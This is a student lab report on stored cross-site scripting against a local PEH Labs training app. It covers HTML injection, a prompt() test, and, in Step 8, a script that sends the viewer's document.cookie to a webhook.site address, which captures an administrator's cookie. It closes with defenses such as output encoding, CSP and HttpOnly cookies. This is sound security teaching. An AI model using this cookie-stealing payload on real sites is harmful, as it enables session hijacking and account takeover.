

Stored Cross-Site Scripting (XSS)

Stored XSS Payload Testing, Cookie Analysis & Webhook Demonstration

Prepared By: Md Mohaiminul Islam

Course: EHP / Task 07

Date: July 09, 2026

Introduction:

Cross-Site Scripting (XSS) is a common web application vulnerability that occurs when an application fails to properly validate or sanitize user input, allowing attackers to inject malicious JavaScript into web pages. In **Stored XSS**, the malicious script is permanently stored on the server and automatically executes whenever another user, such as an administrator, views the affected page. This lab demonstrates how Stored XSS works, how malicious scripts are executed in a victim's browser, and the potential security risks associated with improper input validation in a controlled lab environment.

Objective:

The objectives of this lab are:

1. To understand the concept of Stored Cross-Site Scripting (Stored XSS).
2. To verify whether a web application is vulnerable to XSS.
3. To demonstrate HTML injection.
4. To demonstrate JavaScript execution through Stored XSS.
5. To observe how malicious scripts execute in another user's browser.
6. To understand the security risks associated with improper input validation.

Lab Environment:

The following environment was used during this lab:

1. Operating System: Kali Linux
2. Browser: Mozilla Firefox
3. Vulnerable Application: PEH Labs (localhost)
4. Firefox Extensions:
 - a. Cookie-Editor
 - b. Firefox Multi-Account Containers
5. External Service: Webhook.site

Step 1: Opening the Lab

Open the PEH Labs application from **localhost** using Mozilla Firefox.




Figure 1.0 PEH Labs dashboard showing the available Injection and XSS labs.

Step 2: Installing Firefox Extensions

After installing the following Firefox extensions:

- Cookie-Editor
- Firefox Multi-Account Containers

The Multi-Account Containers extension allows multiple isolated browser sessions. Two containers are created:

- Personal (Attacker)
- Work (Administrator)

Open the vulnerable application in both containers.




Figure 2.0 Firefox Multi-Account Containers showing the Personal and Work containers.

Step 3: Creating a Test Cookie

To demonstrate cookie isolation, create a cookie in the Personal container using Cookie-Editor.

Cookie Name

EHP Batch 11

Cookie Value

username:muradcyberpent

After creating the cookie, press **F12** and open the **Console**.

Run the following command:

`document.cookie`

The Personal container displays the created cookie.

Running the same command in the Work container shows that the cookie is not present because browser containers isolate cookies.




Figure 3.0 Cookie-Editor showing the test cookie created in the Personal container.

Step 4: HTML Injection (XSS 0x02)

Open the **XSS 0x02** lab and submit the following HTML:

```
<h4>This is MuradCyberPent</h4>
```

The application renders the HTML successfully.

The output appears as:

This is MuradCyberPent

Posted by: guest

The same content is visible in both the Personal and Work containers.

This demonstrates that the application allows HTML injection without sanitizing user input.




Figure 4.0 HTML content rendered after submitting the comment.

Step 5: Testing for Stored XSS

To determine whether JavaScript is executed, submit the following payload:

```
<script>
```

```
prompt("Hello there! What is your ID number?")
```

```
</script>
```

After submitting the comment, a prompt window appears displaying:

```
Hello there! What is your ID number?
```

Refresh the page in the Work (Administrator) container. The same prompt appears automatically.

This confirms that the application is vulnerable to Stored Cross-Site Scripting because the malicious JavaScript is stored on the server and executed whenever another user views the page.




Figure 5.0 JavaScript prompt executed through the Stored XSS payload.

Step 6: Opening the XSS 0x03 Lab

Open the **XSS 0x03** lab in the Personal container.

Open the administrator interface (**XSS 0x03 Admin**) in the Work container.

Submit the following support ticket.

Name

Murad

Message

Your website is vulnerable to XSS. Fix it as soon as possible.

Submit the ticket.

Refresh the administrator page. The administrator can now view the submitted support ticket.




Figure 6.0 Support ticket view from admin side.

Step 7: Setting up Webhook.site

Open: <https://webhook.site> on Firefox web Browser Copy the generated unique URL.

For example: <https://webhook.site/8483df12-1710-4f3c-a203-045ce683cd65>




Figure 7.0 Webhook.site showing the generated webhook URL.

Now, Open a terminal in Kali Linux and verify the endpoint using:

```
curl https://webhook.site/8483df12-1710-4f3c-a203-045c6e683cd5
```

Refresh the Webhook.site page to confirm that the request has been received.




Figure 7.1 Verification of the webhook endpoint using the curl command.

Step 8: Submitting the Stored XSS Payload

Return to the Personal container. Create another support ticket.

Name:

Devil!

Description

<script>

var v = new Image();

v.src = "https://webhook.site/8483df12-1710-4f3c-a203-045c6e683cd5/?" + document.cookie;

</script>

Submit the ticket.

Firefox may display a confirmation dialog asking to resend the request.

Click **Resend**.




Figure 8.0 Support ticket containing the Stored XSS payload.

Step 9: Administrator Views the Ticket

Switch to the Work (Administrator) container and refresh the page. When the administrator views the malicious support ticket, the injected JavaScript executes automatically.

The script creates an HTTP request to the Webhook.site endpoint and appends the browser's cookie string to the request.

Return to the *Webhook.site* page.

A new **GET request** appears containing the administrator's cookie.

Finally, verify the administrator's cookie using the Cookie-Editor extension. The cookie value matches the value captured by *Webhook.site*.




Figure 9.0 Webhook.site receiving the administrator's request containing the cookie.

Result: The experiment successfully demonstrated a Stored Cross-Site Scripting (Stored XSS) vulnerability. HTML and JavaScript were successfully injected into the vulnerable application. The injected JavaScript executed automatically when the administrator viewed the malicious content. In the controlled lab environment, this resulted in the administrator's browser making a request to the configured webhook endpoint, illustrating how sensitive information such as cookies could be exposed if proper defenses are not in place.

Conclusion: This lab demonstrated the impact of Stored Cross-Site Scripting (Stored XSS) in a controlled environment. The vulnerability allowed attacker-controlled JavaScript to be stored permanently within the application. When the administrator viewed the malicious content, the browser executed the injected script automatically. The exercise highlighted the importance of validating user input, encoding output before rendering it in the browser, implementing a strong Content Security Policy (CSP), and protecting cookies with security attributes such as **HttpOnly**, **Secure**, and **SameSite**. Applying these security controls significantly reduces the risk of XSS attacks and helps protect sensitive user information.